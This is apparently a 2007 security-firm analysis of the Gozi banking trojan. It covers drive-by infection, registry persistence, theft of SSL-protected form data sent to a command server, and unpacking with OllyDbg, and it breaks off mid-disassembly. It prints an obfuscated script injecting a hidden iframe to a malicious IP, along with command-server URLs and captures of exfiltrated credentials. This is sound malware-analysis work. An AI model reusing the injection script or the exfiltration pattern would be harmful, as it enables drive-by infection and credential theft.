2023 STATE OF THE THREAT: A YEAR IN REVIEW - Read the Report

- **Date:** March 20, 2007; UPDATED - March 21, 2007

- **Author:** Don Jackson

Russian malware authors are finding new ways to steal and profit from data which used to be considered safe from thieves because it was encrypted using SSL/TLS. Originally, this analysis intended to provide insight into the mechanisms used to steal that data, but it became an investigation into the growing trend of malware sold not as a product, but as a service. Eventually it lead to an alarming find and resulted in an active law enforcement investigation.

HIGHLIGHTS

A single attack by a single variant compromises more than 5200 hosts and 10,000 user accounts on hundreds of sites.

- Steals SSL data using advanced Winsock2 functionality
- State-of-the-art, modularized trojan code
- Spread through IE browser exploits
- Undetected for weeks, months by many AV vendors
- Customized server/database code to collect sensitive data

- Customer interface for on-line purchases of stolen data
- Accounts compromised by stealing data primarily from infected home PCs
- Accounts at top financial, retail, health care, and government services affected
- Data's black market value at least $2 million

There are two other known variants. New variants, similar attacks inevitable.

DISCOVERY

In early January 2007, a user reported that several accounts on web sites he visited from work and home had been hijacked. An examination of his home PC revealed a previously unclassified malware executable. It appeared to have been installed surreptitiously via a remote exploit on December 13, 2006.

IDENTIFICATION

The file was named "xx_ymvb.exe" and resided in the "C:\Documents and Settings\<*username*>" directory pointed to by the %USERPROFILE% environment variable.

When scanned by 30 leading anti-virus products, none of them detected malware specifically; however, several of them using heuristics detected it as a "suspicious" file or "generic" threat based on the fact that it was compressed by a common malware packer, a compression utility commonly used shrink and hide malicious code in executable (EXE) files.

```
Name: xx_ymvb.exe
File size: 24020 bytes
MD5: 12ad24ca600305a6fd388782da4054cb
SHA1: 90f5fd2b1175ac8ba7ad795dc69ce12fd67ca4dd
Packer(s): WinUpack 3.9 by Dwing
```

On February 4, scans by the same 30 vendors using updated signatures identified the trojan specifically this way:

- Agent.AAV (AntiVir, Sunbelt) or Agent.BB (Microsoft)
- Pinch.B (BitDefender)

- Small.BS (VBA32, TheHacker, Ewido, eSafe, Fortinet, Kaspersky)
- Some other variant of Small (VirusBuster, UNA)
- Ursnif.AG (eTrust VET)

Seven vendors still only identified it as a suspicious file or generic threat, including Symantec ("Downloader"), Sophos ("Mal/Packer"), F-Prot ("generic"), and four smaller vendors.

Notably, five of the antivirus vendors reported no threat at all, not even the suspicious use of an executable packer.

None of the published research on Agent and Small accurately described what was later uncovered though detailed analysis. The cryptographic checksums and file size matched no known samples, either. This meant that these specific verdicts, based on signatures for similar code rather than behavior, were no more useful than "generic threat" verdicts for remediation purposes. The file would simply be deleted or quarantined, leaving system modifications in place which raised the risk of re-infection and lowered the bar for infection by other malware.

Based on the reportedly accurate system clock of the infected PC, one can assume that, by this point, the trojan has been in the wild and mostly undetected for about 54 days (December 13, 2006 - February 4, 2007) by the time of the last scan. By packing the EXE file with another packer such as Armadillo, the malware author would be back to "day zero" or better as far as detection rates.

Analysis later showed the code to be a collection of malware subroutines customized for this specific attack. It turns out that VET antivirus, now a Computer Associates product in the eTrust line, came closest to identifying it correctly (while another eTrust product, InoculateIT, was one that detected no threat). Functionally, this trojan is similar to a trojan called Sinowal, but concentrates solely on HTTP POST requests. In fact, the majority of code was closest to that used by the **Ursnif** and **Snifula** trojans.

In order to differentiate this malware for identification and remediation purposes, it has been named Trojan.Gozi, pronounced goh'-zee, using a unique identifying string.

BEHAVIORAL (DYNAMIC) ANALYSIS

During forensic examination of the infected PC, deleted Internet Explorer cache data was recovered which indicated the user had visited the alchemylab.com web site which hosted code similar to the following:

```
<SCRIPT language=javascript> document.write(
unescape( '%3C%69%66%72%61%6D%65%20%73%72%63%3D%20
%68%74%74%70%3A%2F%2F%38%31%2E%31%35%2E%31%34%36
%2E%34%32%2F%69%6E%64%65%78%2E%68%74%6D%6C%20%66
%72%61%6D%65%62%6F%72%64%65%72%3D%22%30%22%20%77
%69%64%74%68%3D%22%31%22%20%68%65%69%67%68%74%3D
%22%31%22%20%73%63%72%6F%6C%6C%69%6E%67%3D%22%6E
%6F%22%20%6E%61%6D%65%3D%63%6F%75%6E%74%65%72%3E
%3C%2F%69%66%72%61%6D%65%3E' ) ) ;</SCRIPT>
```

Which writes the following content to the current web page:

```
<iframe src= http://81.15.146.42/index.html
frameborder="0" width="1" height="1" scrolling="no"
name=counter></iframe>
```

That page simply contains another IFRAME:

```
<iframe src= http://81.15.146.42/counter.html
frameborder="0" width="1" height="1" scrolling="no"
name=counter></iframe>
```

The page included in this last IFRAME contained JavaScript code using XMLHTTP and ADODB (ActiveX Data Objects) functions to download and run an EXE file which was hosted on the same server.

Several other hosted web sites for recreational community forums and small businesses were found to host this exploit code. Because searches in known exploit and malware database produced no results, these were located with a script designed to "spider" some IP address ranges for hosted servers that are commonly compromised and used for this purpose. Since it is almost always hosted on the main page, only that page was searched. This exercise was performed to prove that more than one site was involved in the spreading of this trojan.


A copy of EXE file was obtained and copied into a Windows XP VMware virtual machine with tools designed for behavioral analysis. This sandbox included tools from SysInternals (now owned by Microsoft) for monitoring disk, file, network, registry, process lists, handles, CPU and memory usage. Wireshark (formerly known by the name Ethereal) was used to capture all packets on the VM's network interface.

With the sandbox set up, the malware executable was launched from the same temporary directory where it would have been installed by the exploit.

Immediately after loading several system DLLs, the file copied itself from the temp directory to a named "xx_jqop.exe" in the current user's profile (%USERPROFILE%) directory. These last four letters in the base filename appeared to be randomly generated. This filename was written into the registry so it would be run again on startup:

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
xx_Shell = "C:\Documents and Settings\User Name\xx_jqop.exe"
```

Other entries were made under the HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion registry key.



```
xx_id         REG_SZ        3119575216
xx_options    REG_BINARY    4f 50 54 49 4f 4e 53 00 31 e0 38 e6 2e
xx_version    REG_SZ        990012345
```

Illustration 1: Registry entries made by Gozi

The key xx_id was assigned a value which was different than the one on the victim's PC, while the xx_version key's value was the same. The value for xx_options was also the same, but was interesting because it was 2864 bytes long and appeared to have some plain text that was possibly compressed (although not efficiently) or encrypted (weakly).


```
OPTIONS 1à8æ.915ø;46óS2.Ž3 /cgi-sbxn.forms.B [...]
```

This information on registry and file actions was provided by analysis tools. However, the registry entries were not visible in Regedit, and the file in %USERPROFILE% did not show up in Explorer. No file for registry deletions were detected by the monitoring tools. It was likely that the malware was using rootkit capabilities to hide itself.

After rebooting into Safe Mode, preventing xx_jqop.exe from loading via the Run registry entry, the registry entries and the file were indeed visible.

The program then began to make outbound connections to port 80/tcp (HTTP) on the same server which hosted the exploit and executable file. This traffic was examined with Wireshark.


The first request to that server was a POST to a CGI program.



```
TCP   1071 > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
HTTP  POST /cgi-bin/certs.cgi HTTP/1.1 (application/octet
TCP   http > 1071 [ACK] Seq=1 Ack=571 Win=64240 Len=0
```

Illustration 2: Gozi's POST request to certs.cgi


The data was posted as form data in a multipart MIME format with a Content-Type header indicating binary data. It looked unfamiliar. Later, static analysis revealed this to be client certificates and other data stolen from the Windows Protected Storage area.



```
e 74 65 6e  74 2d 44 69 73 70 6f 73   ..Conten t-Dispos
e 3a 20 66  6f 72 6d 2d 64 61 74 61   ition: f orm-data
d 65 3d 22  75 70 6c 6f 61 64 5f 66   ; name=" upload_f
b 20 66 69  6c 65 6e 61 6d 65 3d 22   ile"; fi lename="
6 30 37 38  32 34 2e 39 39 30 30 31   10236078 24.99001
2 0d 0a 43  6f 6e 74 65 6e 74 2d 54   2345"..C ontent-T
0 61 70 70  6c 69 63 61 74 69 6f 6e   ype: app lication
5 74 2d 73  74 72 65 61 6d 0d 0a 0d   /octet-s tream...
1 03 30 11  06 09 2a 86 48 86 f7 0d   .0o...0. ..*.H...
4 04 02 30  00 30 37 30 1f 30 07 06   .......0 .070.0..
2 1a 04 14  fc 87 2e 6d bf 2b 25 05   .+...... ...m.+%.
4 29 21 e3  31 9a ec 88 04 14 f6 52   L..=T)!. 1......R
```

Illustration 3: Example of data posted to certs.cgi

The second outgoing HTTP request was a GET to options.cgi on the same server.




```
TCP    1072 > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
HTTP   GET /cgi-bin/options.cgi?user_id=1023607824&socks=
TCP    http > 1072 [ACK] Seq=1 Ack=202 Win=64240 Len=0
```

Illustration 4: HTTP GET request to options.cgi

Parameter values matched values in registry entries. For example, the value for user_id would match the generated value for the xx_id registry key, and version_id matched the static value in xx_version.


The "socks" and "passphrase" parameters did not match anything seen so far. Socks might imply a proxy. This might be a way to steal or leak data. In combination with passphrase however, this looked ominously similar to some backdoors. Indeed, netstat and tcpview both showed that a new TCP port had been opened in listening mode on the port specified by the "socks" parameter.



```
6 02 00 0c  29 cd fd 0d 08 00 45 00   .PV..... ).....E.
0 00 80 06  b0 94 c0 a8 a3 80 51 5f   ....@... ......Q_
0 50 ba 48  20 e2 70 39 0f 56 50 18   .*.0.P.H  .p9.VP.
0 00 47 45  54 20 2f 63 67 69 2d 62   ..SE..GE T /cgi-b
0 74 69 6f  6e 73 2e 63 67 69 3f 75   in/optio ns.cgi?u
9 64 3d 31  30 32 33 36 30 37 38 32   ser_id=1 02360782
3 6b 73 3d  33 30 32 31 26 76 65 72   4&socks= 3021&ver
f 69 64 3d  39 39 30 30 31 32 33 34   sion_id= 99001234
3 73 70 68  72 61 73 65 3d 66 6b 6a   5&passph rase=fkj
6 6c 6b 73  64 68 76 6c 73 64 20 48   vhsdvlks dhvlsd H
```

Illustration 5: HTTP GET request to options.cgi

After the "Ok!" response, the server delivered some binary data, which looked similar to the data in the xx_options registry key.



```
f 50 54 49  4f 4e 53 00 31 e0 38 e6   ....OPTI ONS.1.8.
8 3b 34 36  f3 53 32 0d 8e 33 00 2f   .915.;46 .S2..3./
3 62 78 6e  03 66 6f 72 6d 73 2e 42   cgi-sbxn .forms.B
5 72 74 7d  f0 72 61 ef 1f 0f 6f 70   ...Dert} .ra...op
5 df eb 10  61 70 73 74 95 c0 65 14   t.;..... apst..e.
a 71 2f ad  93 3f 0f 6e 65 77 dc dd   =h{.:q/. .?.new..
8 30 bf 31  8e 33 34 35 07 6e 6f 07   xx89.0.1 .345.no.
8 20 18 33  1e 61 63 e2 75 66 72 90   6.... .3 .ac.ufr.
d 29 3c ac  1f 20 5e 61 80 65 3d 22   t.8om)<. .  ^a.e="
9 4e 7d d0  40 85 99 1e 2f e5 70 c7   LOG;IN}. @.../.p.
```

Illustration 6: Options data in HTTP 200 response


This data was written to a file named xx_tempopt.bin in the %USERPROFILE% directory. This file was then read, and the data was stored in the xx_options registry key, overwriting the previous value there. The new value was 3799 bytes, considerably more that what was stored there before.

The user was educated about phishing and knew not to provide confidential information to sites reached by links in suspicious e-mail. This malware spoke HTTP. Credentials were likely being stolen using another method such as keylogging or request hijacking and uploaded to the sever.

Internet Explorer was used to access a prominent bank's web site, where a login attempt was attempted. Before being redirected to the login page, some information such as state was supplied via forms. California's CA abbreviation was used in this case. Each time a form submission was POSTed to the bank's server, another HTTP POST request was made to the malware's home sever.

After being redirected to the SSL-protected secure login page, fake credentials were used to attempt a login. Valid credentials were not necessary in this case, as it was only being determined if the trojan could "see through" SSL/TLS.

After examining the packet captures, it was clear that the data posted to all forms -- the CA state code posted via HTTP, as well as the (fake) credentials posted via HTTPS -- were being skimmed and wrapped in a correlated request to the malware's home server via insecure HTTP. The made-up ATM card number, PIN, last four digits of a Social Security Number (SSN), and e-mail address were all plainly viewable in Wireshark.



```
SSLv3 Application Data
TCP   https > 1101 [ACK] Seq=1927 Ack=4580 Win=64240
TCP   1111 > https [SYN] Seq=0 Len=0 MSS=1460
TCP   1112 > http [SYN] Seq=0 Len=0 MSS=1460
SSLv3 Application Data
TCP   1091 > https [RST, ACK] Seq=5485 Ack=54428 Win=
TCP   http > 1112 [SYN, ACK] Seq=0 Ack=1 Win=64240 Le
TCP   1112 > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
HTTP  POST /cgi-bin/forms.cgi HTTP/1.1 (application/o
TCP   http > 1112 [ACK] Seq=1 Ack=782 Win=64240 Len=0
TCP   https > 1111 [SYN, ACK] Seq=0 Ack=1 Win=64240 L
TCP   1111 > https [ACK] Seq=1 Ack=1 Win=64240 Len=0
SSL   Client Hello
TCP   https > 1111 [ACK] Seq=1 Ack=103 Win=64240 Len=

: multipart/form-data; boundary: ---------------------

------0211079e26d9\r\n
tion/octet-stream)
="upload_file"; filename="1023607824.990012345"\r\n
am\r\n

6c 57 69 74     4996/2/E nrollWit
6f 6c 0a 6d     hSSNPinC ontrol.m
69 6e 75 65     yaction= Continue
4a 61 76 61     +Enrollm ent&Java
65 3d 74 72     script+E nable=tr
31 35 32 32     ue&ATM=8 87771522
72 50 49 4e     3000871& ATMOrPIN
73 6e 3d 39     =1234&la st4ssn=9
67 40 72 73     898&Emai l=dig@rs
74 65 72 65     rch.com& ReEntere
73 72 63 68     dEmail=d ig@rsrch
6b 3d 74 72     .com&Agr eeChk=tr
```

Illustration 7: Example of data stolen from SSL/TLS-secured POST requests

The malware appeared to loop here, silently hijacking and forwarding data from every POST request made. After a while, The VM was rebooted. The original executable was gone, but the copy named xx_jqop.exe was run on restart, so the theft of data persisted across reboots.

Several reboots were attempted. Between reboots in the first set, the registry entries and file were removed while in Safe Mode; between the reboots in a second set, nothing was done. This revealed how the malware behaved across reboots.

The generated filename in the form of xx_????.exe does not change, except after the file is removed in Safe Mode and the machine is re-infected. The xx_version registry value does not change, and the xx_options value did not change, but it may if the malware is instructed to download new options from the server.

While infected, the xx_id value remains the same. Upon "cleaning" and re-infections, it changes; therefore it doesn't appear to be tied to globally unique identifiers (GUIDs). That value is used in the HTTP requests beamed to the mothership server. It's possible that there are collisions in this value, that two hosts are reporting the same ID to the server. However, the odds of that depend on the number of hosts infected.

On each reinfection, the value of the "socks" parameter changed, but it always matched the port of the new listening TCP connection.

Other dynamic analysis was performed to see how the malware behaved in the face of certain events for which malware authors generally account. The downloaded executable appeared to delete itself if it detected the machine had no network interface ("How did I get here?") or was already infected (not so with the copy it made of itself). The malware did not appear to care whether it was running inside a VM or not.

Monitoring tools reported other sinister actions. In addition to making its own custom registry entries, the malware read key values related to Windows Protected Storage, Winsock2 SPI, and several others:

- HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings
  "DisableImprovedZoneCheck"

- HKCR\Interface\{D30C1661-CDAF-11D0-8A3E-00C04FC9E26E}
  "ProxyStubClsid32"

- HKLM\Software\Policies\Microsoft\Windows\Installer
  "Debug"

The malware looked for RAS phonebook files, poked through profile directories, and searched for client certificates. It created a mutex named "xmas_mutex," then two more, "ZonesCounterMutex" and "RasPbFile." The malware opened the named pipe "\\.\PIPE\lsarpc" and the "C:\autoexec.bat" file, but the tools did not log any writes.


There was a lot to go on. Only static analysis using a debugger and/or disassembler would provide any more insight. In preparation, PEiD was used to confirm the packer used to compress the code.

STATIC ANALYSIS

The file was packed with Upack, which mangles the PE header and the imports table. The Upack-ed executable takes care of this, rebuilding necessary structures when it uncompresses itself in memory. Upack stub code is executed from the memory allocated for the executable's PE header. However, as it executes, that code changes, making normal breakpoints -- those set for certain code at certain addresses -- ineffective.

SecureWorks Senior Security Researcher Joe Stewart wrote OllyBonE (Break on Execute), a plug-in for OllyDbg that would be very useful. To use it, the malware executable would have to be moved out of the virtual machine and debugged on native hardware. A 750 MHz Pentium III and 512 MB RAM was loaded with a default install of Windows XP Professional SP2 in an isolated environment. OllyDbg, Joe's OllyBone plug-in, and the malware executable were copied to the system.


The malware executable was loaded into OllyDbg. Right away Olly complained as it usually does for Upack-ed executables.



Bad or unknown format of 32-bit executable file 'C:\Documents and Settings\Res

Illustration 8: OllyDbg Error when loading Upack-ed EXE

After dismissing the error, execution is paused in ntdll.dll code. Upack must go back to the PE header for the working EXE file at some point, so bringing up the memory map (ALT+M) and right-clicking on that memory range brings up a context menu, where "Set breakpoint on execute" can be selected.



Address	Size	Owner	Section	Contains
00010000	00001000	00010000 (itself)		
00020000	00001000	00020000 (itself)		
00030000	00001000	00030000 (itself)		
0013D000	00001000	00040000		
0013E000	00002000	00040000		stack of main thr
00140000	00003000	00140000 (itself)		
00150000	00003000	00150000 (itself)		
00250000	00006000	00250000 (itself)		
00260000	00003000	00260000 (itself)		
00270000	00016000	00270000 (itself)		
00290000	0003D000	00290000 (itself)		
002D0000	00041000	002D0000 (itself)		
00320000	00006000	00320000 (itself)		
1AA00000	0001D000	work 1AA00000 (itself)		PE header
7C800000	00001000	kernel32 7C800000 (itself)		PE header
7C801000	00082000	kernel32 7C800000	.text	code,imports,expo
7C883000	00005000	kernel32 7C800000	.data	data
7C888000	00066000	kernel32 7C800000	.rsrc	resources
7C8EE000	00006000	kernel32 7C800000	.reloc	relocations
7C900000	00001000	ntdll 7C900000 (itself)		PE header
7C901000	0007B000	ntdll 7C900000	.text	code,exports
7C97C000	00005000	ntdll 7C900000	.data	data
7C981000	0002C000	ntdll 7C900000	.rsrc	resources
7C9AD000	00003000	ntdll 7C900000	.reloc	relocations

Illustration 9: Where to set BonE

Once set, F9 runs the program until code in the PE header is about to be executed. OllyBonE pauses execution at 0x1AA01018 (base addresses are example-specific and may vary when reproducing results). Go back to the memory map and remove break-on-execute via the same context menu so debugging in that memory area can continue.

Upack code needs to rebuild the imports table, and it will use GetProcAddress() from kernel32.dll to do this. CTRL+G brings up a dialog box where one enters an expression to follow. Entering "GetProcAddress" here will select the first instruction in that function (0x77C80AC28 in this case).





Illustration 10: Finding GetProcAddress()

Use F2 to set a breakpoint here and F9 to run until the breakpoint. The execution pointer (EIP) should now be at the first instruction of GetProcAddress. Use CTRL+F9 to run until the function is about to return, then use F7 to single step, which executes the RETN instruction, returning to the Upack code at 0x1AA14C58. This is the loop that rebuilds the imports table, which should be followed by code to load the libraries needed according to the imports table.


Single-stepping over this code (F8) allows one to see the function name or ordinal passed to GetProcAddress on the stack (visible in Olly's stack window and data at the pointer specified by the ESI register, which Olly kindly displays in the registers window. This function name/ordinal will change as one steps through the loop that build the imports table. Because the code in the PE header memory range is changing (the imports table is being written to it), setting breakpoints is dangerous. If the breakpoint is ignored, the native hardware is infected and one must clean up -- or in the case of unknown malware, reformat the drive -- and start all over again. However, it can take a long time to step through each call to GetProcAddress and check if that loop is about to end.

One can use the PE_Stub utility in a VM to load a Upack-ed executable and dump the unpacked memory out to disk as an EXE file. Because of the way Upack works, this file will not be executable, so one cannot run it under a debugger, but one can examine the rebuilt import table. (It's also useful for dumping strings from the uncompressed code.) Doing this with the malware executable shows us that URLDownloadToFileA from URLMON.DLL is the last function in the imports table. Now, one can quickly step through the build imports table/load library loops and know when it is about to end by looking for that function name on the stack.



```
Registers (FPU)
EAX 1AA0E69C ASCII "URLDownloadToFileA"
ECX 7C801BF6 kernel32.7C801BF6
EDX 00140608
```

REQUEST DEMO




```
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty -UNORM BDEC 01050104 0074005C
ST1 empty +UNORM 006F 005C0079 006C006C
ST2 empty +UNORM 0069 002E0067 00620064
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 1.0000000000000000000
ST7 empty 1.0000000000000000000
               3 2 1 0      E S P U O Z D I
FST 4000  Cond 1 0 0 0  Err 0 0 0 0 0 0 0 0  (EQ)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

Illustration 11: Almost at end of the imports loop

Single-stepping from here will shortly land one back at the original entry point (OEP). This is the uncompressed code, now loaded with a usable memory map, of the malware's main function. All of the malware's secrets are now exposed. There doesn't appear to be any anti-analysis tricks used after this point.

Now one operates the debugger as usual. Olly may warn the user about setting breakpoints in the main executable's PE header section, but because Upack is finished rewriting in this area, it's generally safe to ignore this now. Unless the malware happens to change its own code, normal breakpoints (set with F2) are reliable ways to halt code execution where needed. The malware in this case did not change the code here, but there's a risk that other malware may.

Thanks to automatic comment field population by Olly, one can see where the code calls functions to generate values and writes these to the registry.




```
PUSH EDI
